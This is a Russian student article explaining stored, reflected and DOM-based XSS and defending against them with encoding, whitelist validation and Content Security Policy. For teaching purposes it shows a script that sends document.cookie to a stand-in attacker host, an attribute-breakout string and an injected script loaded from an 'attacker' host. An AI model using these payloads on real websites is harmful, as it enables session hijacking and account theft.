ЭФФЕКТИВНЫЕ СПОСОБЫ ОБНАРУЖЕНИЯ И ПРЕДОТВРАЩЕНИЯ XSS-УЯЗВИМОСТЕЙ САЙТОВ

EFFECTIVE WAYS TO DETECT AND PREVENT XSS SITE VULNERABILITIES



УДК 004.056.53

Крылов И.Д., студент 3 курс, кафедра «Информационная безопасность», Институт прикладной математики и компьютерных наук Тульский государственный университет Россия, г.Тула

Krylov I. D., nikplay2000@mail.ru

Аннотация

В статье рассматриваются различные XSS-уязвимости. Поднимаются вопросы классификации уязвимостей, для дальнейшего их устранения. Описываются способы устранения уязвимостей. Затрагивается тема безопасного использования сайтов в сети интернет.

XSS — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «Внедрение кода».

Annotation

This article discusses various XSS vulnerabilities. The questions of vulnerability classification are raised for their further elimination. It describes how to fix vulnerabilities. The topic of safe use of websites on the Internet is touched upon.

XSS is a type of attack on web systems that involves inserting malicious code into a page issued by a web system and interacting with the attacker's web server. It is a type of "Code Injection"attack.

Ключевые слова: уязвимость, атака, политика безопасности, веб-приложение, пользователь, злоумышленник.

Key words: vulnerability, attack, security policy, web application, user, attacker.

В настоящее время подавляющее большинство людей использую всемирную сеть Интернет в различных целях. По статистике различных официальных источников (Аналитическое агентство We Are Social и крупнейшая SMM-платформа Hootsuite и.т.д) в день создается более одного миллиона сайтов по всему миру. Со временем люди начали больше пользоваться сайтами, веб-приложениями различных компаний, которым доверяют свои конфиденциальные данные, для получения большого спектра услуг.

С развитием информационных технологий появляются уязвимости, которыми пользуются злоумышленники, целью которых может быть кража учетных записей пользователей и дальнейшее манипулирование их данными. Что хуже нарушитель может получить доступ к данным держателей кредитных, дебетовых карт, электронных кошельков, финансовых транзакций коммерческих или государственных компаний, что в свою очередь ведет ко многим проблемам. Благодаря внедренному коду злоумышленник имеет возможность получить нессанкционированный доступ к личным данным пользователей, чтобы совершить противоправные действия, выдавая себя за них

Технологии веб-сайтов создают хорошую возможность нарушителям для проведения атак типа «XSS» и «SQL-Injection». Введя вредоносный javascript код злоумышленник получает несанкционированный доступ к данным авторизации пользователей, так же он получает возможность манипулирования программного обеспечения данного веб-сервиса с дальнейшим его использованием в личных целях. Отсутствие в веб-сайтах должных норм и политик информационной безопасности даёт возможность нарушителям внедрить инъекции на страницы сайта и веб-приложения для

дальнейшей их эксплуатации. Одним из таких видов инъекций является межсайтовый скриптинг в литературе называемый – XSS (cross-Site Scripting) – возможность выполнения произвольного javascript кода в браузере жертвы в контексте определенного сайта.

Актуальность

По статистике уязвимостей веб-приложений в 2018 году компании Positive technologies большинство случаев атак на веб-приложения приходится на «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS). Так же в 2018 году доля этой уязвимости стала еще более внушительной (88,5 % против 77,9% в 2017 году). Даже одна подобная уязвимость приводит к неутешительным последствиям, что подтверждается нашумевшими на весь мир утечками, приводящими к большим финансовым потерям и снижению репутации компаний.




Рис. 1. Результаты исследования Positive technologies.

«Данные платежных карт 380 тысяч пользователей приложения авиакомпании British Airways были похищены в результате внедрения вредоносного сценария на языке JavaScript. В результате инцидента акции авиаперевозчика упали на 3,8%, а самой компании грозит штраф в размере до 500 млн фунтов стерлингов» - цитата.

Виды атак использующие XSS-уязвимость

«Межсайтовый скриптинг» - вид кибератаки, нацеленной на внедрение и выполнение вредоносного javascript кода злоумышленником, для эксплуатации данных пользователя и веб-приложения в личных целях.

XSS атаки делятся на несколько видов

По способу воздействия:

- «активная» XSS – Способ атаки не предусматривающий действия со стороны пользователя в данном веб-приложении
- «пассивная» XSS – Способ атаки, в котором пользователь способствует взлому веб-приложения определенными действиями (переход по ссылке и т. п.)

По вектору воздействия:

- Хранимые (постоянные) XSS, где вредоносная строка берет свое начало из базы данных веб-сайта.
- Отражённые (непостоянные) XSS, где вредоносная строка порождается из запроса жертвы.

- DOM-модели XSS, где уязвимость возникает в коде на стороне клиента, а не на стороне серверного кода.

Перед тем, как описывать виды атаки надо определиться с тем, кто является участниками взлома, а так же с тем, что является целью взлома. В любой XSS атаке присутствует три участника: взломщик (злоумышленник), пользователь (жертва), веб-сайт или веб-приложение.

Веб-сайт показывает HTML-страницы для пользователей запросивших их. В этом примере автор присваивает веб-сайту адрес http://conditional/.ru.

1. База данных веб-сайта является базой данных, которая хранит некоторые введенные пользователями данные на страницах сайта.

Атакующий — злоумышленник, намеревающийся совершить атаку на жертву с помощью использования XSS-уязвимости на веб-сайте.

2. Сервер злоумышленника — это веб-сервер под контролем злоумышленника, цель которого — кража конфиденциальных данных жертвы. В этом примере автор присваивает веб-сайту адрес http://hacker/.ru.

Жертва — пользователь веб-сайта, который запрашивает страницы у веб-страницы с помощью своего браузера.

Хранимая «постоянная» XSS

Данная атака является наиболее опасной. Атака реализуется, когда у злоумышленника появляется возможность внедрить вредоносный код на сервер, который затем выполнится в браузере жертвы, при обращении к уязвимой странице.

Разберем две наиболее опасные атаки, эксплуатирующие «хранимую» XSS-уязвимость веб-приложения.

Кража файлов куки (от англ. cookies). Cookies – это небольшой фрагмент данных, хранящийся в веб-браузере пользователя, который включает в себе пользовательские данные, а так же большое количество полезной информации, используемой для распознавания учетных данных пользователя, для доступа к веб-приложению.

Пошаговый пример кражи куки с помощью хранимой XSS:

1) Злоумышленник использует одну из форм веб-сайта для того, чтобы вставить вредоносный код в базу данных веб-сайта.
2) Пользователь запрашивает страницу с веб-сайта.
3) Сайт включает вредоносную строку из базы данных в ответ и отправляет его к жертве.
4) Браузер жертвы выполняет вредоносный сценарий внутри ответа, отправляя куки жертвы на сервер злоумышленника.

Браузер жертвы может выполнить следующий сценарий:

```
<script>
window.location='http://hacker/.ru/?cookie='+document.cookie
</script>
```

Данный код создаёт HTTP-запрос на другой URL-адрес, который перенаправит браузер пользователя на сервер нарушителя. URL-адрес включает в себя куки жертвы в качестве параметра запроса, при переходе на сервер атакующего, тот получает возможность извлечь куки из запроса. После успешного взлома злоумышленник может использовать файлы куки, чтобы выдать себя за пользователя и начать последующий взлом.

С момента получения куки, указанный выше код уже является вредоносным. Автор обращает ваше внимание на то, что сама строка является вредоносной, если она обрабатывается как HTML-код в браузере пользователя. Подобная ситуация может произойти в случае наличия XSS-уязвимости на конкретном веб-сайте.

Изредка злоумышленники используют XSS-уязвимость чтобы перенаправить пользователей на загрузку троянского коня. Специалисты в области Информационной безопасности называют эту атаку «XSS Based Trojan Horse».

Изначально нарушитель создает в веб-приложении «хранимую XSS-уязвимость», в которую внедряет код, для скачивания троянского коня. Атака так же не может быть проведена без действий пользователя, поэтому злоумышленнику приходится применять навыки социальной инженерии, чтобы начать взлом. Механизм реализации атаки достаточно прост. Любой пользователь, посещающий данный сайт автоматически переходит по ссылке с вредоносным java script кодом, далее код обработается в браузере и на компьютер жертвы автоматически скачивается оставшаяся часть вредоносного кода. При этом весь процесс загрузки вредоносного кода невидим для пользователя, так как тут используется Iframe для создания дочернего окна, в котором используется нулевой размер.

«Отраженная» XSS-атака

В отраженной XSS-атаке вредоносная строка является частью запроса жертвы к сайту. Сайт принимает и вставляет эту вредоносную строку в отправляемый ответ обратно пользователю. Ниже приведена пошаговая схема атаки:

- Злоумышленник создает URL-адрес, содержащий вредоносную строку, и отправляет его жертве.
- Жертва обманным путем отправляет URL-запрос на веб-сайт.
- Сайт включает вредоносную строку из URL-запроса в ответ жертве.
- Браузер жертвы выполняет вредоносный сценарий, содержащийся в ответе, посылая куки жертвы на сервер злоумышленника.

Конечно кроме куки целью нарушителя могут быть любые данные на веб-сайте: данные авторизации пользователей и админов, номера банковских карт и счетов, а также личные данные. Дело в том, что куки являются самой частой целью злоумышленников, потому что их легче получить и выгоднее использовать.

Есть два распространенных способа заставить жертву начать отраженную XSS-атаку против себя:

- Если пользователь является конкретной личностью, злоумышленник может отправить вредоносную URL-ссылку жертве (например, с помощью электронной почты или мессенджера), и обманом пользователь переходит по ссылке для посещения веб-сайта.
- Если цель — это большая группа пользователей, нарушитель опубликовывает ссылку на вредоносный URL (например, на своем собственном веб-сайте или в социальной сети) и ждёт посетителей которые перейдут по ссылке.

Так же нарушитель может использовать «отраженную» XSS-уязвимость вместе с другими атаками, для повышения эффекта эксплуатации уязвимости. В пример можно привести сочетание вредоносного java script кода и HTML тег Iframe. Среди специалистов ИБ эту атаку называют «Cross-Frame Scripting» (XFS). XFS-атака в большем ряде случаев бывает успешна только при применении социальной инженерии.

Рассмотрим пример реализации данной атаки:

Злоумышленник, применяя методы социальной инженерии, убеждает пользователя перейти на специальную страницу.

После перехода в веб-браузер пользователя загружается вредоносный java script код вместе с Iframe.

Пользователь вводит учетные данные в Iframe, вредоносный код js крадет нажатия клавиш.

В контексте этого вида атаки автор приводит пример перекодирования сайта пользователя http://conditional/.ru в URL-ссылку:

http%3A%2F%2Fconditional.ru%2Ftrye.asp%3FsessionID%3D%22%3E%3CIMG%20SRC%3D%22javascript%3Aalert()

В данной URL ссылке добавлен вредоносный скрипт «/trye.asp?sessionID="><IMG SRC="javascript:alert()». Таким образом нарушитель методом проб и ошибок находит «лазейку» в коде сайта, затем выполняет в сайте выше описанные сценарии.

XSS в DOM-модели

XSS в DOM-модели представляет собой вариант как хранимой, так и отраженной XSS-атаки. В этой XSS-атаке вредоносная строка не обрабатывается браузером жертвы, пока настоящий JavaScript код веб-сайта не выполнится. Схема ниже иллюстрирует этот сценарий для отраженной XSS-атаки:

- Атакующий создает URL-адрес, содержащий вредоносную строку, и отправляет его пользователю.
- Пользователь обманным путем атакующего отправляет URL-запрос к веб-сайту.
- Сайт принимает запрос, но не включает в ответ вредоносную строку.
- Браузер жертвы выполняет легитимный сценарий, содержащийся в ответе, в результате чего вредоносный скрипт будет вставлен в страницу.
- Выполняя вредоносный скрипт, вставленный в страницу, браузер жертвы посылает куки на сервер злоумышленника.

В предыдущих двух примерах атак сервер пересылает вредоносный скрипт на страницу, которая отправляется жертве. При этом, когда браузер пользователя получает ответ, он предполагает, что вредоносный код является частью легитимного содержания страницы, и автоматически выполняет его, как и любой другой сценарий.

В случае же XSS-атаки в DOM-модели вредоносный код не является частью страницы, то есть выполняется только легитимный сценарий страницы. Суть атаки в том, что легитимный сценарий использует пользовательский ввод для добавления HTML на страницу.

Вредоносная строка вставляется в страницу с помощью innerHTML, она анализируется как HTML, в результате чего вредоносный код будет исправляться.

Между этой атакой и остальными XSS-атаками есть значительная разница:

В традиционных способах XSS вредоносный js код выполняется при загрузке страницы сервером, как часть HTML.

XSS в DOM-модели вредоносный js выполняется после загрузки страницы, в результате данная страница с легитимным js обращается небезопасным способом к пользовательскому вводу (содержащему вредоносную строку).

XSS в DOM-модели может быть невидим для сервера

Есть особый случай XSS-атаки в DOM-модели, в котором вредоносная строка никогда не отправляется на сервер веб-сайта, это происходит тогда, когда вредоносная строка содержится в фрагменте идентификатора URL-адреса (после символа #). Браузеры не отправляют эту часть URL-адреса на сервер, так что веб-сайт не имеет доступа к нему с помощью кода на стороне сервера. Код со стороны клиента имеет доступ к нему, и, таким образом, возможно проведение XSS-атаки путем небезопасной обработки.

Подобный случай не ограничивается идентификатором фрагмента. Существует и другой пользовательский ввод, который так же невидим для сервера, например, новые функции HTML5, такие как LocalStorage и IndexedDB.

Методы предотвращения XSS

Для разработчика есть два принципиально различных способа выполнения безопасной обработки ввода:

- **Кодирование** — это способ который позволяет произвести ввод данных пользователем только как данные и не позволяет браузеру обработку как кода.

- **Валидация** — способ фильтрующий пользовательский ввод так, что браузер интерпретирует данный код, как код без вредоносных команд.

Выше представлены различные методы предотвращения XSS-атак, но они имеют некоторые общие черты, которые являются важными для понимания при использовании любого из них:

Контекст вводимых данных

Безопасная обработка ввода должна быть выполнена по-разному в зависимости от того, где на странице используется пользовательский ввод.

Входящий и исходящий поток данных

Безопасная обработка ввода выполняется либо, при получении сайтом входных данных (входящий трафик) или перед тем, как сайт вставляет пользовательский ввод в содержимое страницы (исходящий трафик).

Клиент-серверная обработка данных

Безопасная обработка ввода выполняется либо на стороне клиента, либо на стороне сервера, каждый вариант необходим при различных обстоятельствах.

Обработка пользовательского ввода в контекстах

Есть много контекстов на веб-странице, где может быть применен пользовательский ввод. Для каждого из них должны быть соблюдены особые правила для того, чтобы пользовательский ввод не мог «вырваться» из своего контекста и не мог быть интерпретирован как вредоносный код. Ниже приведены наиболее распространенные контексты:

Контекст	**Пример кода**
Контент в виде HTML элемента	userInput
Атрибуты значений в HTML	<input value="userInput">
Значения в URL-запросе	http://example.com/?parameter=userInput
Значения с CSS	color: userInput
Значения в JavaScript	var name = "userInput";

Какое значение имеют контексты?

Во всех описанных контекстах уязвимость, приводящая к XSS может возникнуть если вводимые пользователем данные были вставлены до первого кодирования или валидации. Злоумышленник может внедрить вредоносный код просто вставив закрывающий разделитель для этого контекста и следом за ним вредоносный код.

Например, если в какой-то момент веб-сайт включает ввод данных пользователем непосредственно в атрибут HTML, злоумышленник сможет внедрить вредоносный сценарий, начав свой ввод с кавычки, как показано ниже:

Код приложения <input value="userInput">

Вредоносная строка"><script>...</script><input value="

Конечный код <input value=""**><script>...</script><input value=**""">

Это можно было бы предотвратить, просто удалив все кавычки в пользовательском вводе, и все было бы хорошо, но только в этом контексте. Если же ввод был вставлен в другой контекст, закрывающий разделитель будет отличаться, и инъекция станет возможной. По этой причине, безопасная обработка ввода всегда должна быть адаптирована к контексту, где будет вставлен пользовательский ввод.

Обработка входящего/исходящего пользовательского ввода

Инстинктивно, может показаться, что XSS можно предотвратить с помощью кодирования или валидации всего пользовательского ввода, как только наш сайт получает его. Таким образом, любые вредоносные строки уже будут нейтрализованы всякий раз, когда они будут включатся в страницу, и скриптам генерации HTML не придется заботиться о безопасной обработке пользовательского ввода.

Проблема состоит в том, что как было описано ранее, вводимые пользователем данные могут быть вставлены в несколько контекстов на странице. И нет простого способа определить, когда пользовательский ввод приходит в контекст — как он в конечном итоге будет вставлен, и тот же пользовательский ввод часто должен быть вставлен в различных контекстах. Опираясь на обработку входящего ввода для предотвращения XSS, мы

создаем очень хрупкое решение, которое будет подвержено ошибкам. (Устаревшие «волшебные кавычки» PHP являются примером такого решения.)

Вместо этого, обработка исходящего ввода должна быть вашей основной линией защиты от XSS, потому что он может принимать во внимание конкретный контекст, какие вводимые пользователем данные будут вставлены. В какой-то степени, входящую валидацию можно использовать для добавления вторичного слоя защиты, но об этом позже.

Где возможно выполнять безопасную обработку пользовательского ввода

В большинстве современных веб-приложений, пользовательский ввод обрабатывается как на стороне серверного кода, так и на стороне кода клиента. В целях защиты от всех типов XSS, безопасная обработка ввода должна быть выполнена как в коде на стороне сервера, так и на стороне кода клиента.

- В целях защиты от традиционных XSS, безопасная обработка ввода должна быть выполнена в коде на стороне сервера. Это делается с помощью какого-либо языка, поддерживаемого сервером.
- В целях защиты от XSS-атаки в DOM-модели, где сервер никогда не получает вредоносную строку (например, описанная ранее атака через фрагмент идентификатора), безопасная обработка ввода должна быть выполнена в коде на стороне клиента. Это делается с помощью JavaScript.

Теперь, когда мы объяснили, почему контекст имеет значение, почему различие между входящей и исходящей обработкой ввода имеет важное значение, и почему безопасная обработка ввода должна быть выполнена с обеих сторон, и на стороне клиента, и на стороне сервера, мы можем продолжить чтобы объяснить, каким образом два типа безопасной обработки ввода (кодирование и валидация) выполняются фактически.

Кодирование

Кодирование является способом выхода из ситуации когда необходимо что бы пользовательский ввод данных браузер интерпретировал только как

данные, а не код. Самый популярный тип кодирования в веб-разработке, это маскирование HTML, который преобразует символы, такие как < и > в **<** и **>** соответственно.

Следующий псевдокод является примером того, как вводимые пользователем данные (пользовательский ввод) могут быть закодированы с использованием HTML маскирования и затем вставлены в страницу с помощью серверного сценария:

```
print "<html>"
print "Последний комментарий: "
print encodeHtml(userInput)
print "</html>"
```

Если пользователь введет следующую строку <script>...</script>, результирующий HTML будет выглядеть следующим образом:

```
<html>
Последний комментарий:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Потому что все символы со специальным значением были замаскированы, браузер не будет разбирать какую-либо часть пользовательского ввода, как HTML.

Кодирование кода на стороне клиента и сервера

При выполнении кодирования кода со стороны клиента, всегда используется язык JavaScript, который имеет встроенные функции которые кодируют данные для разных контекстов.

При выполнении кодирования в вашем коде на стороне сервера, вы полагаетесь на функции доступные в вашем языке или фреймворке. Из-за большого количества языков и доступных фреймворков, данная работа не будет охватывать детали кодирования в каком-либо конкретном языке сервера или фреймворка. Тем не менее функции кодирования JavaScript используемые на стороне клиента также используются при написании кода на стороне сервера.

Кодирование на стороне клиента

При кодировании пользовательского ввода на стороне клиента с помощью JavaScript есть несколько встроенных методов и свойств, которые автоматически кодируют все данные в контекстно-зависимый стиль:

Контекст	**Метод/свойство**
Контент в виде HTML элемента	node.textContent = userInput
Атрибуты значений в HTML	element.setAttribute(attribute, userInput) or element[attribute] = userInput
Значения в URL-запросе	window.encodeURIComponent(userInput)
Значения с CSS	element.style.property = userInput

Последний контекст уже упоминавшийся выше (значения в JavaScript) не входит в этот список, потому что JavaScript не предоставляет встроенный способ кодирования данных, который будет включен в исходный код JavaScript.

Ограничения кодирования

Даже при кодировании возможно использование злонамеренных строк в некоторых контекстах. Ярким примером этого является то, когда пользовательский ввод используется для предоставления URL-адреса, например, в приведенном ниже примере:

document.querySelector('a').href = userInput

Хотя указанное значение в свойстве элемента href автоматически кодирует его так, что он становится не более, чем значение атрибута, это само по себе не мешает злоумышленнику вставить URL, начинающийся с «javascript:«. При щелчке по ссылке, независимо от построения, встроенный JavaScript внутри URL будет выполнен.

Кодирование также не эффективное решение, когда вы хотите чтобы пользователи могли использовать часть HTML-кодов на странице. Примером может служить страница профиля пользователя, где пользователь может использовать пользовательский HTML. Если этот обычный HTML будет закодирован, страница профиля сможет состоять только из простого текста.

В подобных ситуациях, кодирование должно быть дополнено валидацией, с которой мы познакомимся далее.

Валидация

Валидация является актом фильтрации пользовательского ввода таким образом, чтобы все вредоносные его части были удалены, без необходимости удаления всего кода в нем. Один из самых используемых видов проверки в веб-разработке позволяет использовать некоторые HTML-элементы (например, и) но запретив другие (например, <script>).

Существуют две основные характерные проверки, которые различаются своими реализациями:

Стратегия классификации

Пользовательский ввод может быть классифицирован с использованием черных либо и белых списков.

Результат валидации

Пользовательский ввод идентифицированный как вредоносный может быть отклонен или продезинфицирован.

Стратегия классификации

Черный список

Инстинктивно, представляется целесообразным выполнить проверку путем определения запрещенного шаблона, который не должен появляться в пользовательском вводе. Если строка соответствует этому шаблону, она помечается как недействительная. Например позволить пользователям отправлять пользовательские URL-адреса с любым протоколом, за исключением javascript:. Эта стратегия классификации называется черный список.

Тем не менее, черный список имеет два основных недостатка:

Сложность

Точно описывать множество всех возможных вредоносных строк, как правило, очень сложная задача. Пример политики описанный выше, не может быть успешно реализован путем простого поиска по подстроке «javascript«, потому что ему будет не хватать строки вида «Javascript:» (где первая буква в

верхнем регистре) и «javascript:» (где первая буква кодируется как числовая ссылка на символ).

Устаревание

Даже если идеальный черный список был бы разработан, он окажется бесполезным если новую функцию, добавленную в браузер будет возможно использовать для атаки. Например, если черный список для валидации HTML был разработан до введения в HTML5 атрибута onmousewheel он (черный список) не сможет остановить злоумышленника, который будет использовать этот атрибут для выполнения XSS-атаки. Этот недостаток особенно важен в веб-разработке, которая состоит из множества различных технологий, которые постоянно обновляются.

Из-за этих недостатков черный список настоятельно не рекомендуется как стратегия классификации. Белый список, как правило, гораздо более безопасный подход, который мы опишем далее.

Белый список

Белый список по существу противоположен черному списку: вместо того, чтобы определять запрещенный шаблон, подход белого списка определяет разрешенный шаблон и отмечает ввод недействительным если он не соответствует этому шаблону.

В отличие от черных списков, примером белых списков было бы разрешить пользователям отправлять пользовательские URL-адреса, содержащие только протоколы http: и https:, ничего более. Такой подход позволил бы автоматически пометить что URL-адрес является недействительным, если он содержит протокол javascript:, даже если он представлен как «Javascript:» или «javascript:«.

По сравнению с черным списком у белых списков есть два основных преимущества:

Простота

Точно описывать набор безопасных строк, как правило, намного проще, чем идентифицировать набор всех вредоносных строк. Это особенно применимо в общих ситуациях, когда пользовательский ввод должен

включать в себя очень ограниченный набор функциональных возможностей доступных в браузере. Например, белый список описанный выше очень просто позволяет использовать URL-адреса только с разрешенными протоколами http: или https:, и в большинстве ситуаций этого вполне достаточно для пользователей.

Долговечность

В отличие от черного списка, белый список, как правило, не становятся устаревшими, когда новая функция добавляется в браузер. Например, HTML валидация белым списком позволяет только title атрибутам HTML-элементов оставаться безопасными, даже если он (белый список) был разработан до введения onmousewheel атрибута HTML5.

Результат валидации

Когда пользовательский ввод был отмечен как недействительный (запрещенный), может быть принято одно из двух действий:

Отклонение

Ввод просто отклоняется, предотвращая его использование в других местах на сайте.

Дезинфекция

Все недействительные части вводимых данных удаляются, а оставшийся ввод используется на веб-сайте как обычно.

Из этих двух, «отклонение» является самым простым подходом в реализации. Но считается, что дезинфекция является более полезной, поскольку она предоставляет более широкий диапазон ввода для пользователя. Например, если пользователь отправляет номер кредитной карты, дезинфекция удалит все символы. не являющиеся символами и предотвратит инъекцию кода, а также позволяет пользователю ввести номер как содержащий дефисы, так и без них.

Если вы решили реализовать дезинфекцию, необходимо убедиться в том, что сама процедура дезинфекции не использует подход чёрного списка. Например, URL-адрес «Javascript:...«, даже если идентифицирован с использованием белого списка как недействительный, получил бы в обход

дезинфекции подпрограмму, которая просто удаляет все экземпляры «javascript:«. По этой причине, хорошо проверенные библиотеки и фреймворки по возможности должны использовать дезинфекцию.

Какие методы использовать для профилактики?

Кодирование должно быть вашей первой линией защиты от XSS-атак, его цель в обработке данных таким образом, чтобы браузер не смог истолковать пользовательский ввод как код. В некоторых случаях кодирование должно быть дополнено валидацией. Кодирование и валидация должны применятся к исходящему трафику, потому что только тогда вы можете знать в каком контексте будет применен пользовательский ввод и какое кодирование и какую валидация необходимо применить.

В качестве второй линии обороны вы должны применять на входящих данных дезинфекцию или отклонение явно недействительного пользовательского ввода, например, ссылок с помощью протокола javascript:. Это не может само по себе обеспечить полную безопасность, но это полезная мера предосторожности если в любой точке защиты кодированием и валидацией из-за неправильного выполнения возможна ошибка.

Если эти две линии обороны используются последовательно, ваш сайт будет защищен от XSS атак. Однако из-за сложности создания и поддержания работы веб-сайта обеспечение полной защиты с использованием только безопасной обработки пользовательского ввода может быть затруднено. В качестве третьей линии обороны вы должны использовать Политики Безопасности Контента (англ. Content Security Policy), далее CSP, которые мы опишем далее.

Политики Безопасности Контента (CSP)

Использовать только безопасную обработку пользовательского ввода для защиты от XSS-атак недостаточно, потому что даже одна ошибка безопасности может поставить под угрозу ваш веб-сайт. Применение из нового веб-стандарта Политик Безопасности Контента (CSP) может снизить этот риск.

CSP используются для ограничения использования браузером веб-страницы таким образом, что он может использовать только ресурсы загруженные из надежных источников. А ресурсы представляют собой сценарии, таблицы стилей, изображения, или какие-либо другие типы файлов на которые есть ссылки на странице. Это означает, что даже если злоумышленнику удастся провести инъекцию вредоносного контента на вашем сайте, CSP сможет предотвратить его исполнение.

CSP могут быть использованы для обеспечения соблюдения следующих правил:

Запрет ненадежных источников

внешние ресурсы могут быть загружены только из набора четко определенных надежных источников.

Запрет встроенных ресурсов

встроенный JavaScript и CSS не будут учитываться.

Запрет eval

запрет использования функции eval в JavaScript.

CSP в действии

В следующем примере, злоумышленнику удалось внедрение вредоносного кода в веб-страницу:

<html>

Последний комментарий:

<script src="http://attacker/malicious-script.js"></script>

</html>

При правильно определенной политике CSP, браузер не может загрузить и выполнить malicious-script.js потому что http://attacker/ не указан как надежный источник. Даже несмотря на то, что сайту не удалось надежно обрабатывать пользовательский ввод данных в данном случае политика CSP предотвратила уязвимость и причинение какого-либо вреда.

Даже если злоумышленник провел инъекцию кодом внутрь кода сценария, а не ссылкой на внешний файл, правильно настроенная политика

CSP также запретит инъекцию в код JavaScript предотвратив уязвимость и причинение какого-либо вреда.

Как включить CSP?

По умолчанию, браузеры не используют CSP. Для того, что бы включить SCP на своем веб-сайте, страницы должны содержать дополнительный заголовок HTTP: Content-Security-Policy. Любая страница содержащая этот заголовок будет применять политики безопасности во время загрузки браузером, при условии что браузер поддерживает CSP.

Поскольку политика безопасности отправляется с каждым HTTP-ответом, есть возможность на сервере индивидуально установить политику для каждой страницы. Та же политика может быть применена ко всему веб-сайт, вставляя один и тот же заголовок CSP в каждом ответе.

Значение в заголовке Content-Security-Policy содержит строку, определяющую одну или несколько политик безопасности, которые будут работать на вашем сайте. Синтаксис этой строки будет описан далее.

Примеры заголовков в этом разделе используют перенос строки и отступы для простоты восприятия; они не должны присутствовать в настоящем заголовке.

Пример политики

```
Content-Security-Policy:
script-src 'self' scripts.example.com;
media-src 'none';
img-src *;
default-src 'self' http://*.example.com
```

С этим примером политики веб-страница будет иметь следующие ограничения:

- Скрипты могут быть загружены только с хоста на котором находится веб-страница и с этого адреса: scripts.example.com.
- Аудио и видео файлы запрещены к загрузке.
- Файлы изображений могут быть загружены с любого адреса.

- Все остальные ресурсы могут быть загружены только с хоста на котором находится веб-страница и из любого поддомена example.com.

Резюме: XSS-атаки

- Существуют три основных типа XSS-атак:
  - Хранимые XSS, где вредоносный ввод берет свое начало из базы данных веб-сайта.
  - Отраженные XSS, где вредоносный ввод берет свое начало от запроса жертвы.
  - XSS-атаки в DOM-модели, где уязвимость эксплуатируется в коде на стороне клиента, а не на стороне сервера.
- Все эти атаки выполняются по-разному, но имеют один и тот же эффект в случае успеха.

Резюме: Предотвращение XSS

- Самый важный способ предотвращения XSS атак, это выполнение безопасной обработки ввода.
  - Кодирование должно выполняться всякий раз, когда включен пользовательский ввод на странице.
  - В некоторых случаях кодирование должно быть заменено или дополнено валидацией.
  - Безопасная обработка ввода должна учитывать в какой контекст страницы вставляется пользовательский ввод.
  - Для того, чтобы предотвратить все виды XSS-атак безопасная обработка ввода должна выполнятся в коде как на стороне клиента, так и на стороне сервера.
- Политики Безопасности Контента (CSP) обеспечивают дополнительный уровень защиты в случае если безопасная обработка ввода содержит ошибку.

Использованные источники:

1. Что такое XSS-уязвимость и как тестировщику не пропустить ее. – [Электронный ресурс] – Режим доступа – URL: https://habr.com/ru/post/511318/ (Дата обращения 23.12.2020)

2. Excess XSS: комплексный учебник по межсайтовому скриптингу. – [Электронный ресурс] – Режим доступа – URL: https://defcon.ru/web-security/3428/ (Дата обращения 23.12.2020)
3. Обнаружение XSS-уязвимостей на основе анализа полной карты веб-приложения . – [Электронный ресурс] – Режим доступа – URL: https://cyberleninka.ru/article/n/obnaruzhenie-xss-uyazvimostey-na-osnove-analiza-polnoy-karty-veb-prilozheniya (Дата обращения 23.12.2020)
4. OWASP Top 10 - 2017 The Ten Most Critical Web Application Security Risks. OWASP the free and open software security community, 2017. Available at: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf (Дата обращения 25.12.2020).
5. Positive Research. Uiazvimosti veb-prilozhenii: pora analizirovat' iskhodnyi kod [Vulnerability of web applications: it's time to analyze the source code]. Positive Research Center, 08 August 2017. Available at: http://www.blog.ptsecurity.ru/2017/08/web-attacks.html. (Дата обращения 25.12.2020).
6. Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. Acunetix Blog, 17 January 2018. Available at: https://www.acunetix.com/websitesecurity/xss/ (Дата обращения 25.12.2020).

Sources used:

1. What is an XSS vulnerability and how the tester should not miss it. – [Electronic resource] - Access mode-URL: https://habr.com/ru/post/511318/ (Accessed 23.12.2020)
2. Excess XSS: A comprehensive tutorial on cross-site scripting. – [Electronic resource] - Access mode-URL: https://defcon.ru/web-security/3428/ (Accessed 23.12.2020)
3. Detection of XSS vulnerabilities based on the analysis of the full map of the web application . – [Electronic resource] - Access mode-URL: https://cyberleninka.ru/article/n/obnaruzhenie-xss-uyazvimostey-na-osnove-analiza-polnoy-karty-veb-prilozheniya (Accessed 23.12.2020)

4. OWASP Top 10-2017 The Ten Most Critical Web Application Security Risks. OWASP the free and open software security community, 2017. Available at: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf (Accessed 25.12.2020).
5. Positive Research. Uiazvimosti veb-prilozhenii: pora analizirovat' iskhodnyi kod [Vulnerability of web applications: it's time to analyze the source code]. Positive Research Center, 08 August 2017. Available at: http://www.blog.ptsecurity.ru/2017/08/web-attacks.html. (Accessed 25.12.2020).
6. Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. Acunetix Blog, 17 January 2018. Available at: https://www.acunetix.com/websitesecurity/xss/ (Accessed 25.12.2020).